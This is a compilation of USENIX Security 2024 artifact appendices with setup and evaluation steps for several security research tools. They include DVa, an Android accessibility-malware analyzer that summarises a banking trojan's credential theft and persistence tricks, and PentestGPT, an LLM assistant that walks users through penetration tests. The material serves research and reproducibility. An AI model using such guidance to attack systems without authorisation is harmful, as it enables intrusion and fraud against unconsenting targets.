- scipy $\geq$ v1.11.1
- python-dateutil prefer the latest version

#### A.2.5 Benchmarks

Given the absence of similar works, we do not include specific benchmarks. The baseline of our work is the original Facebook and Twitter SDK, and we provide

the original Facebook SDK for comparison (facebook-android-sdk-main under our project https://github.com/PESP-privacy-preserving-social-SDK/PESP/tree/4d5b699f40f18ebdb61118e435bd99d0d3d46907).
We release the whole Table 1 in our repository under folder use-case-table. It serves to demonstrate the existence of Type I and Type II workflows.

## A.3 Set-up

### A.3.1 Installation

To install the necessary software dependencies, including Android Studio, download the latest version from https://developer.android.com/studio and refer to the provided documentation for guidance on installation across different operating systems https://developer.android.com/studio/install. Opt for the standard installation process, and follow the on-screen instructions to download all required components. The installation of Android Studio will automatically include an Android emulator. For building the PESP and demo applications, please consult the README.md file on our GitHub page.

Notably, if you want to change Android Studio settings, you can click File > Settings. If you want to change Gradle version when building Android projects, please click File > Project Structure > Project menu and select Gradle version. If it's the first time you build the project, it may take a while. Once it finishes Gradle building, you can click on the "green play button" to install and run the APK on the Android emulator.

### A.3.2 Basic Test

After installing Android Studio, you have the option to test the Android emulator, with Google Pixel 3a set as the default. Locate the plug icon next to "Running Devices" and click it. Then select the first virtual device, Pixel3a, from the list. The virtual device should power on within a few minutes.

To check the versions of numpy and scipy installed on your system, you can use the following commands in your terminal:
python3 -c "import numpy; print(numpy.version.version)";
python3 -c "import scipy; print(scipy.version.version)"

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** *The example application illustrates the effectiveness of PESP. To replicate the case study and security analysis, which involves displaying a Facebook user profile under PESP as described in Section 5.2, you can follow and verify Experiment (E1). The results are presented in Figure 3 in the Appendix of the paper.*

**(C2):** *The performance overhead of PESP is practical compared to baseline. This is supported by experiments (E2, E3) described in section 5.4.1 whose results are illustrated in Tables 2.*

### A.4.2 Other Claims

In our repository, we provide four materials.

- paperImplementation: An Android studio Project containing the client_app(developers' app in the paper) and an sdk_app(social medial SDK in the paper).
- facebook-android-sdk-main: An Android studio Project containing the original implementation of FB SDK and Twitther SDK from the official Facebook and Twitter code release, used as a baseline with logging enabled for evaluation purposes.
- evaluation-table-data: Original logging and metric computation code in Python used to fill the tables, including Table 2 Performance overhead (single social SDK per app) and Table 3 Performance overhead (multiple social SDKs per app).
- use-case-table: We provide the detailed table mentioned in Table 1 in the paper.

In paperImplementation, we provide commands to execute the prototype implementation. For facebook-android-sdk-main, we use it as the baseline, and we provide commands to run the sdk prototypes. For the Table 2 and Table 3 mentioned in paper, we provide scripts and logs to reproduce the results. More specifically, we provide detailed steps to manually collect logs and reproduce Table 2 (see evaluation-table-data/table2/table2.md), but we will not provide instructions for Table 3. In use-case-table, we provide detailed table mentioned in Table 1. The results are analyzed by hand by two authors, and we will not include this part for AE.

### A.4.3 Experiments

**(E1):** *Case study and security analysis of displaying Facebook user profile under PESP [5 human-minutes + 10 compute-minutes]: build and run the case study example app on an Android emulator or real Android device.*
**How to:** *Build and run our example app using PESP.*
**Preparation and execution:** *Please follow the instructions in README.md within the code package to build sdk_app and client_app. Note that building an Android project in Android Studio for the first time may take longer.*
**Results:** *After building the PESP sdk and example app, on the Android emulator or the real device, you can*

*click "FB PROFILE" to recreate Figure 3 in our paper. You can also click button "FB DEMO" and "TWITTER DEMO", these are for section 5.1 and section 5.3, and we will collect the time in logs to calculate the performance overhead in Table 2.*

**(E2):** *Base case of using original Facebook SDK without PESP [5 human-minutes + 10 compute-minutes]: build and run the samples in an Android emulator or real Android device. The aim is to compare the performance overhead of using original Facebook SDK and PESP.*

**How to:** *Build original Facebook SDK and run samples.*

**Preparation and execution:** *Please follow the instructions in README.md on Github for building and running Facebook SDK samples, such as FBLoginSample. Be aware that the required Gradle version for these samples differs from that for PESP; the minimum Gradle version is v6.7.1, and JDK v1.8 is recommended. Additionally, note that building an Android project in Android Studio for the first time may take longer.*

**Results:** *After building the original Facebook SDK and the sample app, on the Android emulator or the real device, you can use basic functions like login or display user profile.*

**(E3):** *Performance overhead [5 human-minutes + 3 compute-minutes]: Reproduce results in Table 2.*

**How to:** *Please follow the python commands in README.md and evaluation-table-data/table2/table2.md on Github.*

**Results:** *The results will display directly after running each command.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: DVa: Extracting Victims and Abuse Vectors from Android Accessibility Malware

Haichuan Xu[1], Mingxuan Yao[1], Runze Zhang[1], Mohamed Moustafa Dawoud[2], Jeman Park[3], Brendan Saltaformaggio[1]
[1]*Georgia Institute of Technology* [2]*German International University* [3]*Kyung Hee University*

## A Artifact Appendix

### A.1 Abstract

The artifact is a code repository (with supporting documentation) for DVa, an automated symbolic execution pipeline used to perform analysis of Android accessibility (a11y) malware. DVa's major component is the static symbolic execution of a malware APK that outputs the malware's targeting victims, abuse vectors, and persistent mechanisms. DVa also consists of peripheral dynamic hooking and analysis code that combats malware's anti-analysis techniques to aid the loading of malicious payloads.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Due to the unique nature of malware analysis, DVa is designed to interact with malware actively and its potentially live C&C servers while revealing user-side environmental and victim app information to the malware. This is necessary to combat malware's anti-analysis techniques such as packing, dynamic code loading, and victim app scanning to aid in revealing malware's abuse payloads. However, for the artifact evaluation, we have prepared the malware sample in a way that should not pose any inherent security, privacy, or ethical concerns while obtaining the major claims of the paper. In specific, no analysis is performed to transmit data with malware's live C&C servers. If the user decides to run active malware to verify DVa's claims, they do so at their own risk.

#### A.2.2 How to access

The artifact is a stable reference to a tree with a documented tutorial that can be accessed on GitHub: https://github.com/CyFI-Lab-Public/DVa/tree/623337245d2588a6b87bc9bb7791497c4251d787. We also included a compiled executable JAR file with dependencies to ease the setup of static symbolic execution.

#### A.2.3 Hardware dependencies

DVa's static symbolic execution requires a Linux machine. The framework was tested on a Ubuntu 20.04.6 LTS machine with a 24-core CPU and 128GB Memory. However, DVa should work with any recent version of Ubuntu or any Debian 11 and up (64-bit) machines.

DVa's peripheral dynamic analysis and hooking framework requires physical Google Pixel 3 phones (with OEM unlock). To maximize the chance of creating a valid execution environment of malware, DVa uses five physical Google Pixel 3 phones to execute the dynamic analysis. The phones run patched version of Android 9 blueline images with version image-blueline-pq1a.181105.017.a1.

#### A.2.4 Software dependencies

DVa's symbolic execution is built on top of *Soot*. Software dependency for running the compiled JAR version of DVa is the OpenJDK version 1.8.0_412 with Java Runtime Environment.

DVa relies on *adb*, *python 3.10.12*, *Magisk*, and *EdXposed* to run the dynamic hooking framework. For details, please refer to the ROM flash and dynamic hooking framework installation instructions in the GitHub repository.

#### A.2.5 Benchmarks

The primary benchmark used in the paper is a collection of Android a11y malware (malware that requests the `BIND_ACCESSIBILITY_SERVICE` permission) collected from VirusTotal Intelligence. This dataset is used to examine DVa's effectiveness in detecting a11y malware's targeting victims, abuse vectors, and persistence mechanisms. The benchmark was run on a Ubuntu 20.04.6 LTS system with DVa deployed. The results are shown in Tables 5 and 6 of the paper.

### A.3 Set-up

#### A.3.1 Installation

Users should follow the Setup section of the README to deploy DVa. Install Java 1.8 by running `sudo apt install openjdk-8-jdk`.

### A.3.2 Basic Test

The Usage section of the README contains a step-by-step instruction to run DVa against malware *Pixstealer*, an Android a11y malware that eavesdrops on user credentials and conducts automated unauthorized transactions abusing banking applications. In short, to use the compiled JAR with all dependencies packaged, the user should:

1. `cd` to DVa's directory.
2. Run DVa's malware analysis module against the malware by executing `java -jar static_analysis/static_analysis.jar samples/Pixstealer.apk $OUTPUT_PATH`.
3. Retrieve the malware analysis report at `$OUTPUT_PATH/Pixstealer.json`.

To avoid the possible security and privacy risks, we verified that the C&C servers the sample communicates with have been mitigated. The malware APK already contains C&C-loaded payloads that DVa's dynamic hooking framework extracted when the servers were live.

Running DVa against *Pixstealer* covers all three major malware analysis tasks claimed in the paper, namely detecting a11y malware's targeting victims, abuse vectors, and persistence mechanisms. The output should reveal:

1. Victim targets of the malware. This is organized as the package names of the victim apps or the system service that the malware targets. The victim target is shown under the "victim" key in the output JSON file together with its corresponding abuse vectors or persistence mechanisms. For the Pixstealer malware, you will see it targets the system "settings" app with multiple persistence mechanisms, the Nubank (com.nu.production), and the Inter&Co Financial APP (br.com.intermedium) apps with multiple abuse vectors.
2. Abuse vectors of the malware. This is shown under the "Abuse Vectors" key of the report and labeled as one of the a11y abuse vectors the malware uses to abuse each victim. Each abuse vector is accompanied by the concrete data-flow that leads to the execution of the vector. The vectors are all initiated from accessibility handlers of the malware and end with concrete a11y APIs. For the Pixstealer malware, you will see that it "steals credentials", and conducts "automated transactions".
3. Persistence mechanisms of the malware. This is shown under the "Persistence Mechanisms" key of the report and contains one of the a11y persistence mechanisms the malware adopts to hinder the user's removal of the malware. Each mechanism is accompanied by traces of the mechanism triggers. For the Pixstealer malware, it prevents the a11y permission revocation and prevents info look-up or uninstalling the malware.

## A.4 Evaluation workflow

This subsection illustrates the major malware analysis results claimed in the paper. However, we are unable to release the malware dataset utilized in our research at this time due to ethical considerations. Consequently, users are required to obtain their own malware dataset for analysis.

### A.4.1 Major Claims

**(C1):** DVa is able to identify 215 victim apps spanning seven categories abused by 4,291 Android a11y malware samples across 65 families. *Banking* apps are the most widely targeted category. This is proven by experiment 1 (E1) described in Section 5.1 of the paper and illustrated in Table 5.

**(C2):** DVa is able to extract seven categories of abuse vectors from a11y malware with an average of 13.9 vectors targeting each victim app. The most frequently adopted abuse vectors are *Steal Credentials* and *Auto Transaction* across most categories of victims. This is proven by experiment 2 (E2) described in Section 5.2 of the paper and illustrated in Table 5.

**(C3):** DVa is able to extract six categories of a11y-empowered persistence mechanisms from a11y malware. Most malware abuses a11y to prevent users from revoking a11y permission, looking up malware info / uninstalling malware, and disabling Google Play Protect. This is proven by experiment 3 (E3) described in Section 5.3 of the paper and illustrated in Table 6.

### A.4.2 Experiments

**(E1):** [2 human-days + 14 compute-days + 200GB storage]: Execute DVa on a large scale to detect targeting victims of Android a11y malware.
**Preparation:** Collect Android a11y malware from online resources. To ensure an unbiased dataset, users should collect Android malware that requires accessibility permission randomly and across different malware families. Query the sample hashes against malware intelligence services to confirm their maliciousness and obtain malware family labels. Install the malware and run DVa's dynamic hooking framework on real Google Pixel 3 phones to aid the unpacking and loading of dynamic abuse payloads.
**Execution:** Run DVa's static symbolic execution component to extract targeting victims of the malware resolved by solving constraints to the execution of abuse vectors.
**Results:** DVa should output the package name of the victim Android applications the malware targets.

**(E2):** [2 human-days + 14 compute-days + 200GB storage]: Execute DVa on a large scale to detect abuse vectors of Android a11y malware.

**Preparation:** Collect Android a11y malware as described in E1.
**Execution:** Run DVa's static symbolic execution component to extract abuse vectors targeting victim applications. The abuse vectors are resolved by valid API sequence data-flows from the Android accessibility handler to a11y actions.
**Results:** DVa should output abuse vectors with which the malware targets each victim and a detailed data-flow path that constitutes the vector.

**(E3):** [1 human-days + 10 compute-days + 100GB storage]: Execute DVa on a large scale to detect persistence mechanisms of Android a11y malware.
**Preparation:** Collect Android a11y malware as described in E1.
**Execution:** Run DVa's static symbolic execution component as well as the dynamic hooking framework to extract a11y-empowered persistence mechanisms. The persistence mechanisms are resolved as valid API data-flow from the Android accessibility handler to a11y global action APIs with persistence mechanism triggers solved as constraints. They are also resolved as captured hooked a11y global action API calls after initiating the persistence mechanism triggers.
**Results:** DVa should output the a11y-empowered persistence mechanisms the malware uses.

## A.5 Notes on Reusability

DVa has multiple scripts and components that can be utilized or extended to other Android malware analysis tasks. We list some examples below.

- **`A11yConstraints.java`**: A customizable script to detect a11y abuse vectors and resolving constraints. Can be extended to detect new abuse vectors when they are discovered.
- **`dynamicManager.py`**: A generic script that manages the execution of malware across multiple physical Android devices.
- **`singleDeviceManager.py`**: A generic and customizable script that utilizes *adb* to conduct multiple dynamic malware management tasks such as clearing device state, installing malware, querying a11y service info, initializing malware, granting permissions, uninstalling malware, etc. Users can easily insert or delete procedures that best suit their malware analysis tasks.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: SoK: State of the Krawlers – Evaluating the Effectiveness of Crawling Algorithms for Web Security Measurements

Aleksei Stafeev
CISPA Helmholtz Center
for Information Security

Giancarlo Pellegrino
CISPA Helmholtz Center
for Information Security

## A Artifact Appendix

### A.1 Abstract

Starting from the past 12 years of the top security, web measurement, and software engineering literature, we categorize and decompose in building blocks crawling techniques and methodologic choices. We share the results of this survey. We then reimplement and patch crawling techniques and integrate them into Arachnarium, a framework for comparative evaluations, which we use to run one of the most comprehensive experimental evaluations against nine real and two benchmark web applications and top 10K CrUX websites to assess the performance and adequacy of algorithms across three metrics (code, link, and JavaScript source coverage). We open-source our framework. In addition, our results show a complex relationship between experiment parameters, the study's domain, and the available computing resources, where no single best-performing crawler configuration exists. We believe that the collected data still holds more insights. We release the data to encourage researchers to use it in new studies.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

In Arachnarium we use official Docker images and application source codes.

Our scripts are available in human-readable text format which allows manual inspection in case of concerns.

#### A.2.2 How to access

The artifact is available at the following GitHub links.

**Arachnarium**:
https://github.com/pixelindigo/arachnarium/tree/sec24

**Experiments data**: https://github.com/pixelindigo/state-of-the-krawlers/tree/sec24

#### A.2.3 Hardware dependencies

Our artifact is best evaluated on a x86_64 CPU. Arm processors (Apple Silicon in particular) could have issues running some of the web applications as there are no native arm docker images for these.

#### A.2.4 Software dependencies

Arachnarium and all scripts support systems on modern GNU/Linux with Python 3, Docker, and docker-compose installed.

We tested our tool on Ubuntu 22.04.

Docker can be set up with the following commands:

**Install docker packages and python venv**

```
sudo apt update && sudo apt install -y
docker.io docker-compose python3-virtualenv
```

**Add your user to docker group**

```
sudo usermod -aG docker user
```

**Enable docker service**

```
sudo systemctl enable docker
```

**Reboot system and ensure that your user is in docker group**

`id` command output should contain `docker`

#### A.2.5 Benchmarks

None

### A.3 Set-up

First, the environment should be prepared as outlined in A.2.4.

#### A.3.1 Installation

**Clone the repository with experiment data**

```
git clone https://github.com/pixelindigo/
state-of-the-krawlers.git -b sec24
```

**Clone Arachnarium repository**

`git clone https://github.com/pixelindigo/arachnarium.git -b sec24 && cd arachnarium`

**Create and activate a virtualenv**

`virtualenv .env && source .env/bin/activate`

**Install Arachnarium**

`pip install .`

### A.3.2 Basic Test

`arachnarium run examples/crawlers/simplecrawler examples/apps/simplewebapp -t 1 http://web/` command should produce an experiment in `experiments/simplewebapp/simplecrawler/*/` folder. No errors should have been logged in the standard output.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Arachnarium can be used to perform experiments as in Section 4.1 as demonstrated in (E1).

### A.4.2 Experiments

**(E1):** [30 human-minutes + 10 minutes + 20GB disk]: Arachnarium works with real crawlers and web applications.
**How to:** Run the experiments
**Preparation:** Make sure you are in the virtual python environment with Arachnarium installed and navigated to the `state-of-the-krawlers` directory.
**Execution:** Run `arachnarium batch -w 4 arachnarium_examples/tools.yml`.
**Results:** After 5 minutes the command should produce results in `experiments/hotcrp/<crawler>/*/` folder. No errors should have been logged in the standard output. The experiments should contain `coverage/` folder with coverage files.

## A.5 Notes on Reusability

The Arachnarium can be extended with additional crawler and application modules. To achieve that the user would need to create a docker-compose file with a similar structure to the ones provided in the artifact.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Web Platform Threats: Automated Detection of Web Security Issues With WPT

Pedro Bernardo*†, Lorenzo Veronese*†, Valentino Dalla Valle‡,
Stefano Calzavara‡, Marco Squarcina†, Pedro Adão§, Matteo Maffei†
† TU Wien
‡ Università Ca' Foscari Venezia
§ Instituto Superior Técnico, Universidade de Lisboa, and Instituto de Telecomunicações

## A Artifact Appendix

### A.1 Abstract

We present a practical framework to formally and automatically detect security flaws in client-side security mechanisms. In particular, we leverage Web Platform Tests (WPT), a popular cross-browser test suite, to automatically collect browser execution traces and match them against Web invariants, i.e., intended security properties of Web mechanisms expressed in first-order logic. We demonstrate the effectiveness of our approach by validating 9 invariants against the WPT test suite, discovering violations with clear security implications in 104 tests for Firefox, Chromium and Safari. This artifact includes the source code of all the components of the trace verification pipeline and the execution traces and outputs for all experiments presented in the paper. In particular, all violations discovered in the WPT tests (Sec 5.1) and the new testing suite used to assess the impact of the comprehensiveness of tests on the pipeline results (Sec 5.3). To support the independent validation of the results, the artifact includes scripts to re-execute the pipeline on the violating tests.

### A.2 Description & Requirements

We provide in this section all the information necessary to download the artifact and recreate the same experimental setup used to run the trace verification pipeline.

#### A.2.1 Security, privacy, and ethical concerns

None.

#### A.2.2 How to access

The artifact is available at the following stable URL:
https://github.com/SecPriv/web-platform-threats/tree/201bda9cca58064e61c3d13cae592e4688585f94

*Shared first authorship

#### A.2.3 Hardware dependencies

The artifact does not require any specific hardware features. As the execution of the pipeline includes running a browser and the Z3 theorem prover, we recommend using a computer with at least 8 CPU cores/threads and 8 GB of RAM. Furthermore, we suggest having at least 10GB of disk space as the required docker images have a size of approximately 5GB and the browser execution may create additional temporary files.

#### A.2.4 Software dependencies

All software dependencies of the artifact are packaged as Docker containers. Hence, a working Docker Engine installation is required to test the artifact. Additionally, running the scripts to reproduce the experiments requires a recent version of bash, python and GNU make. All the components of the artifact have been tested on Linux.

For licensing reasons, the artifact does not include a copy of the MacOS virtual machine containing Safari; thus, the experiments in A.4.2 use the traces collected for the paper. However, the repository includes a guide (`runner/safari/README.md`) for installing the required components on an existing MacOS installation to obtain new execution traces.

#### A.2.5 Benchmarks

The repository of the artifact provides, in the `results` folder, the execution traces and the verification results for all experiments where a violation was discovered.

### A.3 Set-up

We describe in the following the steps required for the installation and the basic functionality test of the artifact.

### A.3.1 Installation

The environment to run the trace verification pipeline is packaged into three Docker containers that can be downloaded using the `wpt-check` script or the `make` command as follows.

```
./wpt-check pull     # or make pull
```

Note that the `wpt-check` command requires the current user to be in the `docker` group. Refer to the `README.md` file in the root folder of the repository for additional instructions, e.g., how to build from sources, and a description of each container.

### A.3.2 Basic Test

The functionality of the pipeline can be checked by executing it on one WPT test:

```
./wpt-check run firefox '/cookies/secure/set-from-dom.https.sub.
     html'
```

The output of the script should include the WPT run output, the parsed trace and the Z3 output. In particular, for each invariant and trace, it should print `unsat` as in the following.

```
(error "line 1 column 28: sort already defined List")
===== trace1 =====
host-invariant
unsat
(error "line 1 column 28: sort already defined List")
===== trace1 =====
http-only-invariant
unsat
(error "line 1 column 28: sort already defined List")
===== trace1 =====
samesite-cookies-confidentiality
unsat
...
```

Note that the error message printed by z3 refers to the fact that the solver already provides a built-in `List` datatype, which we define to retain compatibility with multiple solvers. The error does not have any impact on the solutions as the built-in datatype is identical to our definition.

The tests may generate multiple traces if they are composed of multiple sub-tests: the parsed trace printed by the SMT-LIB generator includes the name of each test, as exemplified in the following output:

```
% 'secure' cookie visible in HTTP request
1710759552459='net-request'("3","http://web-platform.test:8000/
     testharness_runner.html",'M-GET','type-main_frame',"http://
     web-platform.test:8000/testharness_runner.html",some("http://
     web-platform.test:8000/testharness_runner.html"),nil,nil,'
     request-headers'(none,none),none)
...
```

## A.4 Evaluation workflow

We describe below the steps to reproduce and validate the results of the paper.

### A.4.1 Major Claims

**(C1):** We show the effectiveness of our trace verification pipeline by verifying our 9 invariants against the WPT test suite, discovering violations with clear security implications in 104 tests (Sec. 5.1). These violation can be validated by experiment (E1), which verifies that all SAT results in Table 2 can be reproduced.

**(C2):** We show that employing a more comprehensive test suite has the potential to identify additional violations; while our focus for this paper is WPT, our pipeline can be applied to alternative testing suites, potentially improving its efficacy (Sec. 5.3). The new violations can be validated by experiment (E2), which runs the pipeline on the testing suite presented in Table 5, verifying that the discovered SAT results are reproducible.

### A.4.2 Experiments

**(E1):** *WPT violations*. This set of experiments validates the SAT results of Table 2 for each browser by executing the runner and the Z3 solver for each violation. We split the experiment into 3 sub-experiments, one for each browser, that require the same preparation and execution steps.
**How to:** From the `results/wpt` folder, execute the `check-result.py` script. Refer to (E1.A, E1.B, E1.C) for the required parameters. The script executes `wpt-check` for all SAT results, displaying for each browser the number of tests and the successfully validated results (i.e., the SAT that are still SAT after re-executing the pipeline). The optional argument `--no-runner` will not run a new instance of Firefox/Chromium and use the trace collected for the paper experiments. Refer to the `README.md` file in the `results/wpt` folder for additional information.
**Preparation:** The experiment requires a working installation of the pipeline Docker containers obtained after executing the steps described in A.3.
**Results:** After executing all tests, the script will output for each invariant its name and the number of SAT results that could be reproduced as exemplified in the following.

```
blockable-mixed-content-filtered: 21/21 SAT
```

These results match the corresponding (browser, invariant) cell of Table 2.

**(E1.A):** *WPT violations (Firefox) [5 human-minutes + 70 compute-minutes].*
**Execution:** Execute the following command in the `results/wpt` directory.

```
./check-results.py -b firefox --no-runner
```

**(E1.B):** *WPT violations (Chromium) [5 human-minutes + 50 compute-minutes].*
**Execution:** Execute the following command in the `results/wpt` directory.

```
./check-results.py -b chromium --no-runner
```

Note that the execution of the Chromium browser (without `--no-runner`) is not always deterministic and may be affected by the available resources, potentially resulting in unexpected output. The `check-results.py` script implements a retry mechanism that re-executes the runner up to 20 times. In case the experiment fails we suggest re-running the `check-results.py` script.

**(E1.C):** *WPT violations (Safari) [5 human-minutes + 5 compute-minutes].*
**Execution:** Execute the following command in the `results/wpt` directory.

```
./check-results.py -b Safari
```

The script will run Z3 on the traces collected for the paper experiments. Refer to the `README.md` file in the `runner/safari` folder for instructions on how to run an instrumented Safari and obtain new JSON execution traces. These traces can be validated using the `./wpt-check verify` command.

**(E2):** *Comprehensiveness of Tests: additional tests [5 human-minutes + 10 compute-minutes].* This experiment validates the SAT results of Table 5 by executing the runner and the Z3 solver for each violation.
**How to:** From the `results/beyond_wpt` folder, execute the `check-results.py` script. Similarly to test (E1), the script executes `wpt-check verify` on the traces obtained by running each test, displaying the solver results. Refer to the `README.md` file in the `results/beyond_wpt` folder of the repository for additional information.
**Preparation:** The experiment requires a working installation of the pipeline Docker containers obtained after executing the steps described in A.3.
**Execution:** Execute the following command in the `results/beyond_wpt` directory.

```
./check-results.py
```

**Results:** After executing all tests, the script will output for each browser and invariant its name, the expected result and the obtained result as in the following.

```
[webspec_host_frames - firefox] host-invariant expected: "sat
     " got: "sat"
```

Each line corresponds to a non-empty cell (test, browser, invariant) of Table 5.

## A.5 Notes on Reusability

**Updating Browser or WPT versions.** The trace verification pipeline presented in this paper can be applied to newer versions of the browsers or WPT by updating the respective lines of the `runner/Dockerfile` file. In particular,

- Commenting line 24 of the Dockerfile and rebuilding the container will make `wpt` download the latest stable version of Firefox;
- removing `-revision 1185653` from line 26 will make `wpt` download the latest stable version of Chromium.
- The WPT repository can be updated by changing the URL passed to `start.sh` in line 18 of the Dockerfile. Note that some modifications are required for the instrumentation to detect the start and end of each test. These changes can be obtained by comparing the `wpt-security` branch with the upstream `main`.

**Adding new invariants.** New invariants can be added to the `trace_matching/trace_matching.smt` file as functions (`define-fun`) from `Trace` to `Bool` and are automatically added to the checks for each parsed execution trace by the SMT-LIB generator.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: PENTESTGPT: Evaluating and Harnessing Large Language Models for Automated Penetration Testing

Gelei Deng
Nanyang Technological University

## A Artifact Appendix

We introduce PENTESTGPT, an LLM-empowered automated penetration testing framework that leverages the abundant domain knowledge inherent in LLMs. PENTESTGPT is meticulously designed with three self-interacting modules, each addressing individual sub-tasks of penetration testing, to mitigate the challenges related to context loss. Our evaluation shows that PENTESTGPT not only outperforms LLMs with a task-completion increase of 228.6% compared to the GPT-3.5 model among the benchmark targets, but also proves effective in tackling real-world penetration testing targets and CTF challenges. Having been open-sourced on GitHub, PENTESTGPT has garnered over 6,500 stars in 12 months and fostered active community engagement, attesting to its value and impact in both the academic and industrial spheres.

### A.1 Abstract

PENTESTGPT is an LLM-empowered automatic penetration testing tool. It works on an interactive mode: the tester queries the PENTESTGPT directly in natural language regarding the next-step in penetration testing, similar to using ChatGPT. PENTESTGPT performs the reasoning process through LLMs, and generate a concrete step to follow so that the tester can execute in the testing environment. In this way, users with no prior expert knowledge can perform penetration testing.

### A.2 Description & Requirements

Given the complexities involved in the design of PENTESTGPT and its application in penetration testing, fully reproducing results from the original study presents several challenges: (1) the outputs of LLMs are inherently non-deterministic, (2) proficient knowledge in penetration testing is essential to effectively utilize PENTESTGPT, and (3) certain benchmark machines are exclusive to HackTheBox subscribers. This section will first outline the proper usage of the tool, followed by instructions for a sample run. We will also provide video demonstrations and tool logs to validate the reproducibility of results. As PENTESTGPT is an open-source project, we encourage further exploration through its GitHub repository and associated discussion groups.

#### A.2.1 Security, privacy, and ethical concerns

It is important to consider several key points regarding security and privacy:

1. PENTESTGPT interacts with the OpenAI API, hence interactive data is retained by OpenAI for 30 days. Utilizing PENTESTGPT on real-world systems outside of designed benchmarks could lead to data leakage and privacy issues.
2. Inherent risks in penetration testing could result in system or network damage if operations are mistakenly conducted on incorrect targets.
3. As an automated tool, PENTESTGPT has the potential for misuse in unauthorized or malicious activities. To mitigate this, we have integrated an ethical use declaration in the project's open-source repository.

#### A.2.2 How to access

PENTESTGPT is primarily hosted on GitHub at https://github.com/GreyDGL/PentestGPT. For this artifact review, a specific version has been archived on Zenodo at https://zenodo.org/record/12260307.

#### A.2.3 Hardware Requirements

PENTESTGPT is compatible with any modern PC or laptop capable of running virtual machines via VirtualBox.

#### A.2.4 Software Requirements

PENTESTGPT is developed in Python3 and is accessible online as an open-source tool. Setup is straightforward with virtual environments via *pip*. We recommend Python version 3.10, which has undergone extensive testing. While PENTESTGPT is optimized for the latest version of MacOS and Ubuntu 22.04, it is also compatible with Unix-based systems oriented towards penetration testing, such as Parrot and Kali Linux. Running PENTESTGPT effectively requires a valid OpenAI API key. For practical penetration testing, it is advisable to simulate a target machine as described in the original documentation, typically using a VirtualBox VM with at least 1GB RAM and a single-core CPU.

### A.2.5 Benchmarks

Due to the nature of penetration testing and PENTESTGPT, it is difficult to reproduce all the experimental results because (1) users need to manually execute the complete penetration testing process, and (2) users need to accurately describe the findings and thoughts towards the execution results as instructed by PENTESTGPT. In the artifact README file, we include a complete benchmark we used in the experiments, which are all open-source available online. We also include a detailed set up instruction for one particular benchmark machine so that you could experiment PENTESTGPT on it.

## A.3 Set-up

### A.3.1 Installation

Follow *READEME.md*, a Python 3.10 virtual environment shall be created. Users can then install the tool directly by pulling from Github or local installation. Users shall then export the OpenAI API key to the system environment, and the installation is completed.

### A.3.2 Basic Test

Once the installation is completed, users can run `pentestgpt-connection` to test if the tool is properly installed, and connected to the OpenAI API.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** PENTESTGPT could instruct the users to perform penetration testing, without any external expert knowledge. Users can use them as a chatbot, and complete end-to-end penetration testing by following the instructions, where as the original GPT models cannot complete it.

### A.4.2 Experiments

We provide the complete instruction for users to complete one sample experiment over the target benchmark machine. More details are included in the README file. Considering that some artifact reviewers may not have penetration testing experiences, we have been uploading YouTube videos to demonstrate the whole process in the past, with some more examples on how PENTESTGPT works on real-world targets. For the general usage of PENTESTGPT, please refer to to https://www.youtube.com/@geleideng5744. We will upload a new video to demonstrate the following process in details.

**(E1):** *[Conduct the penetration testing on Target Hackable II with* PENTESTGPT*] [1hr human-minutes]:*

**How to:** Install the Hackable II pentesting target through virtual machine. Install PENTESTGPT and test connection. Run PENTESTGPT over the target by asking questions and following the instructions, until the machine is completed. This machine is reported to have 6 success among 10 tests when 2 certified penetration testers are operating on it with PentestGPT.

**Preparation:** Install the Hackable II pentesting target through virtual machine (VirtualBox is recommended. This target is open-sourced and more details are available at https://www.vulnhub.com/entry/hackable-ii,711/. Install PENTESTGPT follow the instruction in the tool repository.

**Execution:** To conduct penetration testing with the help of PENTESTGPT, simply open a separate terminal and follow the given instructions. This starts from providing the IP address of the installed penetration testing target to PENTESTGPT. It will provide concrete instructions to follow (typically starting from an `nmap` scan. Execute the instruction in the terminal, and paste the commands back to PENTESTGPT, so that it will reason the next step. Repeat this process. Note that PENTESTGPT may some time require you to look up for online exploits or hack information. You may copy-paste the complete website source code, or google search results back to PENTESTGPT for it conduct further reasoning.

**Results:** Ideally, you should be able to complete penetration testing on the target machine Hackable. An official walkthrough of the correct approach is documented at https://medium.com/@networkdavit/hackable-ii-vulnhub-walkthrough-9be05d19e4f1. However, PENTESTGPT can introduce false steps to explore, which is very common in the penetration testing process as human testers will also explore on false directions that may not lead to the final exploitation.

**(E1):** *[Conduct Penetration Testing on Hackable II with ChatGPT]:*

**How to:** Repeat the same process with ChatGPT GPT-4. Unfortunately we cannot reproduce what we used before as ChatGPT GPT-4 now only supports newer model, not the 32k token size one we used in the paper. However, you may still find that the latest model cannot complete the pentest process.

## A.5 Notes on Reusability

The project has been developed in open-source status in the past one year, and any comments/issues/discussions are welcomed. Note that with the changes on OpenAI APIs, the LLM tested and illustrated in the original manuscript may not be available in the future.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: Fuzzing BusyBox: Leveraging LLM and Crash Reuse for Embedded Bug Unearthing

Asmita[1], Yaroslav Oliinyk[2], Michael Scott[2], Ryan Tsang[1],
Chongzhou Fang[1], Houman Homayoun[1]

[1]University of California, Davis [2]NetRise

## A Artifact Appendix

